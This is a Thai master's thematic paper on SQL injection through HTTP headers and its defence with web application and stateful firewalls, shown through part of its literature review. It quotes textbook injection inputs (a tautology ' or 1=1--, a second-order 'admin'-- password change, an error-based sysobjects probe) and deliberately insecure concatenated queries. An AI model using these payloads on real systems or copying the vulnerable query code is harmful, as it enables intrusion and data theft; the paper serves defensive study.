การโจมตีเว็บเซิร์ฟเวอร์ด้วยเอสคิวแอลอินเจ็คชั่นผ่านเอชทีทีพีเฮดเดอร์และแนวทางป้องกัน

ปิยะ อาจหาญ

สารนิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรวิศวกรรมศาสตรมหาบัณฑิต
สาขาวิชาวิศวกรรมคอมพิวเตอร์และโทรคมนาคม
คณะวิศวกรรมศาสตร์
มหาวิทยาลัยธุรกิจบัณฑิตย์
พ.ศ. 2559

SQL Injection Attack via HTTP Header and Defense

Piya Artharn

A Thematic Paper Submitted in Partial Fulfillment of the Requirements

for the Degree of Master of Engineering

Department of Computer and Telecommunication Engineering

Faculty of Engineering, Dhurakij Pundit University

2016

หัวข้อสารนิพนธ์	การโจมตีเว็บเซิร์ฟเวอร์ด้วยเอสคิวแอลอินเจ็คชั่นผ่านเอชทีทีพีเฮดเดอร์และแนวทางป้องกัน
ชื่อผู้เขียน	ปิยะ อาจหาญ
อาจารย์ที่ปรึกษา	อาจารย์ ดร.ชัยพร เขมะภาตะพันธ์
สาขาวิชา	วิศวกรรมคอมพิวเตอร์และโทรคมนาคม
ปีการศึกษา	2557

บทคัดย่อ

สารนิพนธ์นี้นำเสนอรูปแบบของการเจาะระบบเว็บแอพพลิเคชั่นด้วยเทคนิค SQL Injection ตลอดจนวิธีการหลบหลีกการตรวจจับและป้องกัน โดยเฉพาะอย่างยิ่ง SQL Injection ผ่าน HTTP Header ซึ่งเป็นเทคนิคหนึ่งที่ผู้บุกรุกสามารถใช้เป็นวิธีในการหลบหลีกการตรวจจับและป้องกันของระบบที่ใช้ป้องกัน โดยสารนิพนธ์นี้จะใช้ Web Application Firewall (WAF) ทำงานร่วมกับ Stateful Firewall เพื่อแก้ไขปัญหาดังกล่าว

จากผลการศึกษาพบว่า กรณีที่หนึ่งหากมีเพียง Stateful Firewall จะไม่สามารถป้องกันได้เลย ต่อมาเป็นกรณีที่สองมี Web Application Firewall (WAF) ป้องกัน ก็จะสามารถป้องกันระบบได้ในระดับปานกลาง ทั้งนี้นั้นขึ้นอยู่กับ Signature ที่มีและการปรับตั้งค่าพารามิเตอร์ของระบบนั้นๆ กรณีที่สามนั้นจะใช้ Stateful Firewall และ Web Application Firewall (WAF) ทำงานร่วมกันโดยเมื่อมีการพยายามบุกรุกอย่างต่อเนื่องและ Web Application Firewall (WAF) สามารถตรวจพบก็จะสั่งงานให้ Stateful Firewall ทำงานในการป้องกันความพยายามในการบุกรุกแทน ซึ่งทำให้การป้องกันระบบนั้นมีประสิทธิภาพสูงกว่าในกรณีที่หนึ่งและกรณีที่สอง

Thematic Paper Title	SQL Injection Attack via HTTP Header and Defense
Author	Piya Artharn
Thematic Paper Advisor	Chaiyaporn Khemapatapan, Ph.D.
Department	Computer and Telecommunication Engineering
Academic	2014

ABSTRACT

This study will be demonstrating a web application penetration using SQL Injection technique along with how to avoid and pass through detection. Focusing on the SQL Injection through HTTP Header, one of the most effective methods can get through the security defense system. This study will also disclose the way to prevent this form of attack using a cooperation of Web Application Firewall and Stateful Firewall.

The result of this study shows that mere Stateful Firewall is lack of power against this form of attack and sole Web Application Firewall can only done a moderate job defending this particular attack depending on the parameter and the signature database. But the combination of the two types of firewall working together will form a concrete defense against this kind of penetration technique.

กิตติกรรมประกาศ

สารนิพนธ์นี้สำเร็จได้ด้วยความอนุเคราะห์ของผู้อุปการคุณหลายๆ ท่านซึ่งไม่อาจจะนำกล่าวได้ทั้งหมด ซึ่งผู้อุปการคุณท่านแรกที่ผู้วิจัยใคร่ขอกราขอบพระคุณคือ อาจารย์ ดร.ชัยพร เขมะภาตะพันธ์ อาจารย์ที่ปรึกษาสารนิพนธ์ ซึ่งได้เสียสละเวลาอันมีค่าให้ความรู้และคำแนะนำ ตรวจทาน และแก้ไขข้อบกพร่องต่างๆ ด้วยความเอาใจใส่ทุกขั้นตอน เพื่อให้เนื้อหาของสารนิพนธ์นี้สมบูรณ์ ท่านที่สองคือ ผู้ทรงคุณวุฒิประจำหลักสูตร ดร.ประสาท จันทราทิพย์ ท่านที่สามคือ อาจารย์ ดร.ธนัญ จารุวิทยโกวิท ที่เสียสละเวลาอันมีค่าร่วมเป็นกรรมการในการสอบสารนิพนธ์ พร้อมให้คำแนะนำตรวจทานข้อบกพร่องต่างๆ ผู้วิจัยใคร่ขอกราบขอบพระคุณเป็นอย่างสูงไว้ ณ โอกาสนี้ นอกจากนี้ ผู้วิจัยขอขอบพระคุณครอบครัว เพื่อนร่วมสถาบัน เพื่อนร่วมงานที่ให้กำลังใจในการศึกษาทำสารนิพนธ์ตลอดมา

ปิยะ อาจหาญ

สารบัญ

สารบัญ (ต่อ)

สารบัญตาราง

สารบัญภาพ

ภาพที่ **หน้า**

สารบัญภาพ (ต่อ)

ภาพที่ **หน้า**

บทที่ 1
บทนำ

1.1 ที่มาและความสำคัญของปัญหา

ในปัจจุบันการพัฒนาระบบที่ให้บริการจำนวนมากผ่านเว็บแอพพลิเคชั่น ซึ่งนักพัฒนาระบบยังขาดความรู้ ความเข้าใจในการพัฒนาให้ระบบให้มีความปลอดภัย ตามมาตรฐานการพัฒนาที่หน่วยงาน บริษัท องค์กรต่างๆ ยอมรับ เช่น มาตรฐาน OWASP เวอร์ชั่น ค.ศ. 2013

ซึ่งทาง OWASP ได้จัดอันดับ TOP 10 โดยภัยคุกคามที่เกิดผลกระทบสูงสุดในส่วนของเว็บแอพพลิเคชั่น พบว่าภัยคุกคามในส่วนของ A1-Injection นั้นเป็นภัยคุกคามระดับสูงสุดทุกรอบการเปลี่ยนแปลงที่ทาง OWASP ทำการเก็บสถิติตามรายละเอียดดังนี้

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

ภาพที่ 1.1 ผลกระทบที่เกิดกับเว็บแอพพลิเคชั่น เปรียบเทียบ ค.ศ. 2010 และ ค.ศ. 2013

จากภาพที่ 1.1 จะสังเกตได้ว่าการพัฒนาเว็บแอพพลิเคชั่นจะมีการถูกโจมตีจากผู้ไม่ประสงค์ดี ในส่วนการ Injection เป็นจำนวนมาก เพราะผู้พัฒนายังขาดความรู้ความเข้าใจในการป้องกันภัยคุกคามในลักษณะนี้ ในงานวิจัยนี้จึงนำเรื่องของภัยคุกคามในส่วนของการทำ

Injection มาเป็นปัญหาสำคัญ เพื่อที่จะให้ผู้พัฒนาเกิดความเข้าใจ และนำเครื่องมือที่มีมาใช้ตรวจสอบช่องโหว่รวมถึงการป้องกัน เพื่อลดภัยคุกคามที่จะเกิดขึ้นต่อระบบให้บริการได้

1.2 ปัญหานำวิจัย

ระบบเว็บแอพพลิเคชั่นที่ใช้งานส่วนใหญ่มีช่องโหว่ในส่วนขอ SQL Injection และต้องดำเนินการตรวจสอบ ลดผลกระทบที่จะเกิดขึ้นกับระบบเว็บแอพพลิเคชั่น เพื่อให้ระบบที่ให้บริการมีความปลอดภัยตามมาตรฐาน OWASP 2013 ในส่วนของ A1 Injection

1.3 วัตถุประสงค์

ขอบเขตของงานวิจัยนี้ มุ่งเน้นการศึกษาการเจาะระบบเว็บแอพพลิเคชั่นโดยอาศัยช่องโหว่แบบ SQL Injection เพื่อมองหาข้อผิดพลาดต่างๆ ที่น่าจะเป็นจุดอ่อนของระบบรักษาความปลอดภัยที่แตกต่างกันไปตามสภาพแวดล้อมที่ไม่เหมือนกัน เพื่อให้เห็นว่าระบบรักษาความปลอดภัยที่จำเป็นในปัจจุบันนั้น ควรมีการออกแบบระบบที่ต้องประกอบไปด้วยอุปกรณ์รักษาความปลอดภัยใดบ้าง ในการตรวจจับและป้องกันการเจาะระบบแอพพลิเคชั่นด้วยช่องโหว่แบบ SQL Injection เพื่อเป็นแนวทางในการออกแบบด้านการรักษาความปลอดภัยระบบคอมพิวเตอร์เครือข่าย

1.4 ขอบเขตของการวิจัย

1. ศึกษาข้อมูลเกี่ยวกับภัยคุกคามในส่วนของ SQL Injection ตามมาตรฐาน OWASP
2. ติดตั้งระบบจำลองในส่วนของระบบเว็บแอพพลิเคชั่น
3. ตรวจสอบหาช่องโหว่
4. ศึกษาข้อมูลเกี่ยวกับการลดภัยคุกคาม SQL Injection ตามมาตรฐาน OWASP
5. ออกแบบระบบเว็บเซิร์ฟเวอร์เพื่อป้องกันการโจมตีเว็บแอพพลิเคชั่น ในส่วนภัยคุกคาม SQL Injection ตามมาตรฐาน OWASP
6. สรุปผลการดำเนินงาน และทำข้อแนะนำในการพัฒนาระบบเว็บเซิร์ฟเวอร์เพื่อป้องกันในส่วนภัยคุกคาม SQL Injection

1.5 ประโยชน์ที่คาดว่าจะได้รับ

1. มีความรู้และเข้าใจถึงรูปแบบภัยคุกคามในส่วนของ SQL Injection
2. สามารถใช้เครื่องมือในการตรวจสอบหาช่องโหว่ SQL Injection
3. สามารถทราบถึงวิธีการใช้งานของเครื่องมือที่นำมาใช้ในการตรวจสอบหาช่องโหว่
4. สามารถทราบถึงระบบการป้องกันการโจมตีเว็บแอพพลิเคชั่น
5. สามารถทราบถึงแนวทางการออกแบบและเลือกติดตั้งใช้งานระบบรักษาความปลอดภัยที่ให้ระบบเว็บแอพพลิเคชั่น นั้นลดความเสี่ยงของการถูกโจมตีในลักษณะ SQL Injection

1.6 แผนการดำเนินงาน

ตารางที่ 1.1 ระยะเวลาในการดำเนินงาน

กิจกรรม	ปี พ.ศ. 2559									
	มี.ค.	เม.ย.	พ.ค.	มิ.ย.	ก.ค.	ส.ค.	ก.ย.	ต.ค.	พ.ย.	ธ.ค.
1) ศึกษาข้อมูลเกี่ยวกับภัยคุกคามในส่วนของ SQL Injection ตามมาตรฐาน OWASP										
2) ติดตั้งระบบจำลองในส่วนของระบบเว็บแอพพลิเคชั่น										

ตารางที่ 1.1 (ต่อ)

กิจกรรม	ปี พ.ศ. 2559									
	มี.ค.	เม.ย.	พ.ค.	มิ.ย.	ก.ค.	ส.ค.	ก.ย.	ต.ค.	พ.ย.	ธ.ค.
3) ตรวจสอบหาช่องโหว่										
4) ศึกษาข้อมูลเกี่ยวกับการลดภัยคุกคาม SQL Injection ตามมาตรฐาน OWASP										
5) ออกแบบระบบเว็บเซิร์ฟเวอร์เพื่อป้องกันการโจมตีเว็บแอพพลิเคชั่น ในส่วนภัยคุกคาม SQL Injection ตามมาตรฐาน OWASP										
6) สรุปผลการดำเนินงาน และทำข้อแนะนำในการพัฒนาระบบเว็บเซิร์ฟเวอร์เพื่อป้องกันในส่วนภัยคุกคาม SQL Injection										

บทที่ 2
แนวคิด ทฤษฎี และผลงานวิจัยที่เกี่ยวข้อง


2.1 การออกแบบระบบรักษาความปลอดภัยของเครือข่าย Micro Segmentation

งานวิจัยของ Brandon Peterson [1] ได้กล่าวไว้ว่าโดยบ่อยครั้งที่เราไม่สามารถตรวจพบแฮกเกอร์ที่เข้า-ออกภายในระบบเพื่อหาข้อมูลที่มีคุณค่าแก่การขโมยได้ สิทธิในทรัพย์สินทางปัญญาและข้อมูลส่วนบุคคลทุกคนนั้นมีความเสี่ยง เป็นที่ยอมรับโดยทั่วกันว่าการโจมตีของแฮกเกอร์นั้นที่สุดก็สามารถเจาะเครือข่ายมากที่สุด

การออกแบบระบบเครือข่ายความปลอดภัยที่มุ่งเน้นในเรื่องของ micro segmentation นั้นสามารถชะลออัตราของผู้โจมตีที่ผ่านเข้ามาในระบบเครือข่ายและทำให้มีโอกาสมากขึ้นในการตรวจจับการเคลื่อนไหวของผู้โจมตีได้ องค์กรที่รับออกแบบระบบเครือข่ายความปลอดภัยจะมองเห็นว่าการเพิ่มค่าใช้จ่ายในเรื่องของ micro segmentation นั้นสามารถชดเชยในส่วนของการลดจำนวนและความถี่ของเหตุการณ์ลงได้ ในความเป็นจริงนั้น การเรียนรู้ในการแบ่งกลุ่มเครือข่ายนั้น (Segmentation) สามารถเพิ่มมูลค่าและเสริมสร้างความแข็งแรงให้แก่องค์กรได้ดี

การแบ่งส่วนของระบบเครือข่าย (Network segmentation) สามารถชะลอการโจมตีของผู้โจมตีในขณะที่เขากำลังเจาะเข้าระบบเครือข่าย แต่วิธีนี้วิธีเดียวไม่สามารถหยุดผู้โจมตีได้ มีการเผยแพร่ถึงค่าเฉลี่ยในปัจจุบันว่า หลังจากผู้โจมตีได้เข้ามาอยู่ในระบบเครือข่ายนานกว่าเจ็ดเดือนถึงเริ่มได้รับการตรวจสอบ นอกจากนี้ส่วนใหญ่ในการค้นพบครั้งแรกก็มาจากหน่วยงานภายนอกที่ตรวจเจอให้กับบริษัทที่ได้รับผลกระทบ (Mandiant 2014 Threat Report) ความสามารถ Penetrator นั้นจะสามารถตรวจสอบว่า ports และ service อะไรที่มีการเปิดและทำงานอยู่ วิธีการของเขาจะตรวจหาจนกว่าเขาจะค้นพบสิ่งที่มีค่า เช่น ข้อมูลประจำตัว ข้อมูลส่วนบุคคล ทรัพย์สินทางปัญญา หรืออื่นๆ ดังนั้นเรื่องนี้จึงเป็นสิ่งสำคัญที่จะต้องทำความเข้าใจเรื่อง traffic บนระบบเครือข่ายและการตรวจสอบสิ่งที่ต่างไปจากมาตรฐาน

สิ่งที่เกี่ยวข้อง เช่น ports, protocols และ application ในการดำเนินธุรกิจจะต้องได้รับการบันทึก สิ่งนี้จะทำให้สามารถตรวจสอบค่าความผิดปกติหรือการ Rouge ที่ผิดปกติได้ในภาพที่ 2.1 การลดลงของ VNC traffic สำหรับแผนกที่ใช้เข้า เว็บไซต์ แชร์ไฟล์ หรืออีเมล์ก็ควรได้รับการตรวจสอบด้วยเช่นกัน



ภาพที่ 2.1 รูปแบบ Compromised Network Segment

การควบคุมเครือข่ายให้แน่นหนา จะบีบให้แฮกเกอร์นั้นใช้ช่องทางที่มีที่สามารถใช้ได้ สำหรับผู้ที่ไม่เคยผ่านตา traffic ก็จะเป็นอีกช่องทางที่สามารถจะเข้ามาได้ เป็นที่รู้กันดีว่าผู้โจมตีฉลาดๆ จะหาทางเข้าหาจากช่องทางปกติเพื่อส่ง payloads ของพวกเขาเข้าไป DNS เป็นตัวอย่างที่ดีในการให้บริการที่แพร่หลาย ที่สามารถใช้เป็นช่องทางในการแอบแฝง โดยใช้การเข้ารหัสในรูปแบบเช่น base32 เป็นช่องทางแอบแฝงสามารถใช้ในการส่งข้อมูลแบบ binary ผ่าน DNS ได้การเข้ารหัสข้อมูลจะถูกส่งไปในรูปแบบของ DNS query เซิร์ฟเวอร์ที่ชื่อ The authoritative ซึ่งถูกควบคุมโดยแฮกเกอร์นั้น จะส่งข้อมูลที่ถูกฝังกลับไปภายใน DNS text record สิ่งนี้เท่ากับ 150 bytes ของข้อมูลที่ไม่มีกฎเกณฑ์ และจำนวนรวมที่มีขนาดใหญ่มากพอที่จะฝังอยู่ใน text record การใช้เทคนิคนี้ นักวิจัยสามารถที่จะทำการถ่ายโอนข้อมูลความเร็วสูงสุดที่ 150KB/S (Faldella & Tucci) ได้สำเร็จ ในทางปฏิบัติการทำความเข้าใจว่าส่วนใหญ่ไม่จำเป็นต้องเรียก text records หรือ queries บน host name ซ้ำนั้นสามารถช่วยให้กำหนดค่าชื่อเซิร์ฟเวอร์ได้อย่างปลอดภัยหรือจับการร้องขอดังกล่าวที่ขัดขวางเครือข่ายได้สำเร็จ

ด้วยนโยบายที่ได้รับการยอมรับและความเข้าใจของเทคโนโลยีพื้นฐาน ผู้ดูแลระบบรักษาความปลอดภัยเครือข่ายสามารถเริ่มที่จะนำไปใช้ควบคุมการตรวจสอบและสิ่งที่แตกต่างไปจากปกติได้

2.2 การจัดประเภทของ SQL การโจมตีและวิธีการรับมือ

งานวิจัยของ William G.J. Halfond, Jeremy Viegas และ Alessandro Orso [2] ได้กล่าวไว้ว่า โดยปกติแล้ว การฝังการโจมตีในรูปแบบ SQL (SQLIA) จะเกิดขึ้นเมื่อมีผู้โจมตีเปลี่ยนแปลงผลของ SQL query โดยการใส่ SQL keyword ใหม่ คำนิยามนี้มีวัตถุประสงค์เพื่อรวมสายพันธุ์ทั้งหมดของ SQLIAs และนำเสนอในสารนิพนธ์นี้ จะกำหนดสองลักษณะที่สำคัญของ SQLIAs ที่ใช้สำหรับการอธิบายการโจมตี: กลไกและความตั้งใจในการโจมตี

2.2.1 กลไกในการฝัง

สามารถนำคำสั่ง SQL ที่เป็นอันตรายลงในแอพลิเคชันที่มีความเสี่ยงต่อการใช้กลไกป้อนข้อมูลที่แตกต่าง ในส่วนนี้ จะอธิบายกลไกที่พบมากที่สุด

Injection through user input: ในกรณีนี้ผู้โจมตีจะฝัง SQL โดยใช้คำสั่งโดยการให้ผู้ใช้ป้อนข้อมูลที่สร้างขึ้นอย่างเหมาะสม โดย Web Application สามารถอ่าน user ได้ในหลายวิธีขึ้นอยู่กับสภาพแวดล้อมใน Application ที่ถูกนำไปใช้ใน SQLIAs ส่วนใหญ่จะกำหนดเป้าหมายการใช้งานของ web application ผู้ใช้มักจะมาจากการส่งแบบฟอร์มที่ส่งไปยังเว็บผ่านทาง HTTP GET หรือ Post requests

Injection through cookies: คุกกี้เป็นไฟล์ที่มีข้อมูลที่ถูกสร้างขึ้นเพื่อการใช้งานเว็บและเก็บไว้บนเครื่อง client เมื่อเครื่อง client ส่งกลับไปยัง web application คุกกี้สามารถนำมาใช้ในการเรียกคืนข้อมูลสถานะของเครื่อง client แท้จริงแล้วเครื่อง client มีการควบคุมการจัดเก็บข้อมูลของคุกกี้ เครื่อง client นั้นมีความอันตรายหากจะเข้าไปยุ่งเกี่ยวกับเนื้อหาของคุกกี้ ถ้า web application ใช้เนื้อหาของคุกกี้เพื่อสร้าง SQL queries ผู้โจมตีจะสามารถส่งการโจมตีโดยฝังไว้กับคุกกี้ได้อย่างง่ายดาย

Injection through server variables: Server variables คือการเก็บรวบรวมของสิ่งที่ประกอบไปด้วย HTTP, network headers และตัวแปรด้านสิ่งแวดล้อม การใช้งานเว็บเซิร์ฟเวอร์ใช้ตัวแปรเหล่านี้ในหลายวิธีเช่นสถิติการใช้งานเข้าสู่ระบบและการระบุแนวโน้มการเรียกดู หากตัวแปรเหล่านี้ถูกบันทึกไว้ในฐานข้อมูลโดยไม่ผ่านการตรวจสอบ สิ่งนี้จะสามารถสร้างช่องโหว่ในการฝัง SQL ลงไปได้ เพราะผู้โจมตีสามารถปลอมค่าที่จะอยู่ใน HTTP และ network headers ได้ พวกเขาสามารถใช้ประโยชน์จากช่องโหว่นี้โดยการวาง SQLIA โดยตรงในส่วนของ headers

Second-order injection: ในการฝังแบบ second-order ผู้โจมตีมีปัจจัยการผลิตที่เป็นอันตรายมากในระบบฐานข้อมูลหรือทางอ้อมเรียกว่า SQLIA เพื่อป้อนข้อมูลที่ใช้ในเวลาต่อมา วัตถุประสงค์ของการโจมตีชนิดนี้แตกต่างอย่างมีนัยสำคัญจากปกติ (เช่น firstorder) การฝังแบบ

second-order เพื่อที่จะไม่พยายามก่อให้เกิดการโจมตีที่จะเกิดขึ้นเมื่อมีการป้อนข้อมูลที่เป็นอันตรายถึงฐานข้อมูล ผู้โจมตีจะอาศัยความรู้เกี่ยวกับการป้อนข้อมูลที่จะนำมาใช้และฝีมือการโจมตีของพวกเขาเพื่อที่จะเกิดขึ้นในระหว่างการใช้งานเพื่อชี้แจงเราจะนำเสนอตัวอย่างคลาสสิกของการโจมตีฝังแบบ second-order (นำมาจาก) ในตัวอย่างผู้ใช้ที่ลงทะเบียนในเว็บไซต์โดยใช้ username ในการ seed ว่า "admin" -- " application ที่ถูกต้องในการป้อนข้อมูลก่อนนำไปเก็บในฐานข้อมูลและป้องกันผลกระทบที่อาจเป็นอันตราย เมื่อมาถึงจุดนี้ user สามารถปรับเปลี่ยนรหัสผ่านของเขาหรือเธอในการดำเนินงานที่มักจะเกี่ยวข้องกับการตรวจสอบว่าผู้ใช้รู้รหัสผ่านปัจจุบันและการเปลี่ยนรหัสผ่านถ้าตรวจสอบเสร็จเรียบร้อยแล้ว

การทำเช่นนี้ web application อาจสร้าง SQL คำสั่งดังต่อไปนี้:

```
queryString="UPDATE users SET password='" + newPassword +
"' WHERE userName='" + userName + "' AND password='" +
     oldPassword + "'"
```

NewPassword และ oldPassword เป็นรหัสผ่านใหม่และเก่าตามลำดับและ username ของผู้ใช้เพื่อเข้าสู่ระบบในขณะนี้ (นั่นคือ "admin '-' ') ดังนั้น query ที่ถูกส่งไปยังฐานข้อมูล (สมมติว่า NewPassword และ oldPas คือ "newpwd" และ "oldpwd"):

```
UPDATE users SET password='newpwd'
WHERE userName= 'admin'--' AND password='oldpwd'
```

เพราะ "--" คือ the SQL comment operator ทุกอย่างหลังจากที่มันถูกมองข้ามโดยฐานข้อมูล ดังนั้นผลของ query นี้คือฐานข้อมูลเปลี่ยนรหัสผ่านของผู้ดูแลระบบ ("admin") เพื่อระบุผู้โจมตีการฝังแบบ second-order อาจเป็นเรื่องยากโดยเฉพาะอย่างยิ่งในการตรวจสอบและป้องกันไม่ให้เพราะจุดที่ฝังจะแตกต่างจากจุดที่มีการโจมตีจริงปรากฏตัว นักพัฒนาอาจหลบหนีการตรวจสอบชนิด และกรองขาเข้าที่มาจากผู้ใช้และถือว่ามันมีความปลอดภัย ต่อมาเมื่อข้อมูลที่ใช้ในบริบทที่แตกต่างกันหรือการสร้างชนิดที่แตกต่างกันของ query การป้อนข้อมูลที่ถูกต้องก่อนหน้านี้อาจจะส่งผลในการโจมตีแบบฝัง

2.2.2 เจตนาของการโจมตี

การโจมตียังมีลักษณะตามเป้าหมายหรือความตั้งใจของผู้โจมตี ดังนั้นแต่ละประเภทของคำนิยามของการโจมตีที่เราให้ไว้ใน section 4 รวมถึงรายการหนึ่งหรือมากกว่าในเจตนาโจมตีที่กำหนดไว้ใน section นี้

Identifying injectable parameters: ผู้โจมตีต้องการที่จะตรวจสอบ web application เพื่อค้นพบพารามิเตอร์และ user-input ใช้การป้อนข้อมูลที่เสี่ยงต่อ SQLIA

Performing database finger-printing: ผู้โจมตีต้องการที่จะค้นพบชนิดและรุ่นของฐานข้อมูลที่ web application มีการใช้งานบางชนิดของฐานข้อมูลจะแตกต่างกันไปเพื่อตอบสนองต่อคำสั่งที่แตกต่างกันและการโจมตีของข้อมูลเหล่านี้สามารถใช้ "ลายนิ้วมือ" ในฐานข้อมูล เพื่อรู้ชนิดและรุ่นของฐานข้อมูลที่ใช้โดย web application ช่วยให้ผู้โจมตี โจมตีเฉพาะ craft database

Determining database schema: เพื่อดึงข้อมูลได้อย่างถูกต้องจากฐานข้อมูล ผู้โจมตีมักจะต้องทราบข้อมูล database schema เช่น ชื่อตาราง ชื่อคอลัมน์และข้อมูลคอลัมน์ การโจมตีด้วยความตั้งใจนี้ถูกสร้างขึ้นเพื่อเก็บรวบรวมหรือเพื่อสรุปข้อมูลชนิดนี้

Extracting data: การโจมตีประเภทนี้ใช้เทคนิคที่จะแยกค่าข้อมูลจากฐานข้อมูลทั้งนี้ขึ้นอยู่กับประเภทของ web application สิ่งนี้อาจจะมีความสำคัญและเป็นที่น่าพอใจอย่างมากสำหรับผู้โจมตีการโจมตีด้วยความตั้งใจนี้เป็นชนิดที่พบบ่อยที่สุดของ SQLIA

Adding or modifying data: เป้าหมายของการโจมตีเหล่านี้คือการเพิ่มหรือเปลี่ยนแปลงข้อมูลในฐานข้อมูล

Performing denial of service: การโจมตีเหล่านี้จะดำเนินการปิดฐานข้อมูลของ web application เพื่อปฏิเสธการให้บริการกับผู้ใช้งานอื่นๆ การโจมตีที่เกี่ยวข้องกับการล็อคหรือการวางฐานข้อมูลตกอยู่ภายใต้หมวดหมู่นี้

Evading detection: ประเภทนี้จะหมายถึงเทคนิคการโจมตีบางอย่างที่มีการจ้างงานเพื่อหลีกเลี่ยงการตรวจสอบและการตรวจพบโดยกลไกการป้องกันระบบ

Bypassing authentication: เป้าหมายของการโจมตีประเภทนี้คือการอนุญาตให้ผู้บุกรุกที่หลีกเลี่ยงกลไลการตรวจสอบ database และ application ผ่านกลไกดังกล่าวอาจทำให้ผู้บุกรุกถือว่าสิทธิและสิทธิพิเศษที่เกี่ยวข้องกับผู้ใช้โปรแกรมอื่น

Executing remote commands: การโจมตีประเภทนี้พยายามที่จะรันคำสั่งโดยพลการใน database คำสั่งเหล่านี้จะถูกเก็บไว้เป็นอีกวิธีการหรือฟังก์ชั่นที่มีให้กับผู้ใช้ฐานข้อมูล

Performing privilege escalation: การโจมตีเหล่านี้ใช้ประโยชน์จากข้อผิดพลาดในการดำเนินการหรือข้อบกพร่องในฐานข้อมูลเพื่อเพิ่มสิทธิของผู้บุกรุก เมื่อเทียบกับการโจมตีผ่านการตรวจสอบ การโจมตีเหล่านี้มุ่งเน้นไปที่การใช้ประโยชน์จากสิทธิ์ของผู้ใช้ฐานข้อมูล

2.3 วิธีที่ง่ายและรวดเร็วสำหรับการตรวจจับและการป้องกันของ SQL Injection Attacks (SQLIAs)

งานวิจัยของ Z. Lashkaripour1 และ A. Ghaemi Bafghi1[3] ได้กล่าวไว้ว่า SQLIAs มีชนิดที่แตกต่างกัน ที่จะกำหนดให้ขึ้นอยู่กับและยังให้ตัวอย่างสำหรับแต่ละแบบในส่วนนี้ ในทุกตัวอย่างในส่วนนี้ได้ใช้ query กับสามปัจจัยการผลิตซึ่งจะได้รับดังนี้:

```
Query = "SELECT * FROM Accounts WHERE user=' " + username + " ' AND
pass=' " + password + " ' AND eid=" + id ;
```

2.3.1 Tautology

การพูดซ้ำซากผู้โจมตีจะพยายามที่จะใช้ข้อมูลในคำสั่ง WHERE เพื่อฝังและเปิดสภาพลงสู่ “การพูดซ้ำซาก” ที่เป็นจริงเสมอ รูปแบบที่ง่ายของการพูดซ้ำซากจะได้รับในตัวอย่างด้านล่าง ตัวอย่าง: ผู้โจมตีได้ใส่ "or 1 = 1 -" ลงในช่องผู้ใช้และไม่มีอะไรสำหรับ fields อื่นๆ ผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user=' ' or 1=1-- ' AND pass=' ' AND
eid=
```

ผลที่ได้จะเป็นข้อมูลทั้งหมดในตารางบัญชีเพราะเงื่อนไขของคำสั่ง WHERE เป็นจริงเสมอ

2.3.2 Illegal/Logically Incorrect

ในลักษณะของการโจมตีนี้ ผู้โจมตีจะรวบรวมข้อมูลสำคัญบางอย่างเกี่ยวกับชนิดและโครงสร้างของฐานข้อมูล ข้อมูลนี้เป็นข้อมูลที่ได้รับจากหน้าข้อ error ที่ได้กลับมาจาก default servers และสามารถนำมาใช้สำหรับการโจมตีต่อไป

ตัวอย่าง: ผู้โจมตีใส่ "convert (int (SELECT TOP 1 name FROM sysobjects WHERE xtype = 'U'))" เข้าไปใน fields หลักและไม่มีอะไรสำหรับ fields อื่นๆ ผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user=' ' AND pass=' ' AND
eid=convert(int,(SELECT TOP 1 name FROM sysobjects WHERE xtype='u'))
```

ในตัวอย่างนี้ผู้โจมตีได้พยายามที่จะแปลงชื่อของตารางแรกที่ผู้ใช้กำหนดไว้ในตารางข้อมูลของฐานข้อมูล 'int' ที่รู้ว่าแปลงชนิดนี้ไม่ได้ตามกฎหมายดังนั้นผลที่ได้คือ มี error แสดงให้เห็นข้อมูลบางอย่างที่ไม่ควรจะแสดงให้เห็น

2.3.3 Union

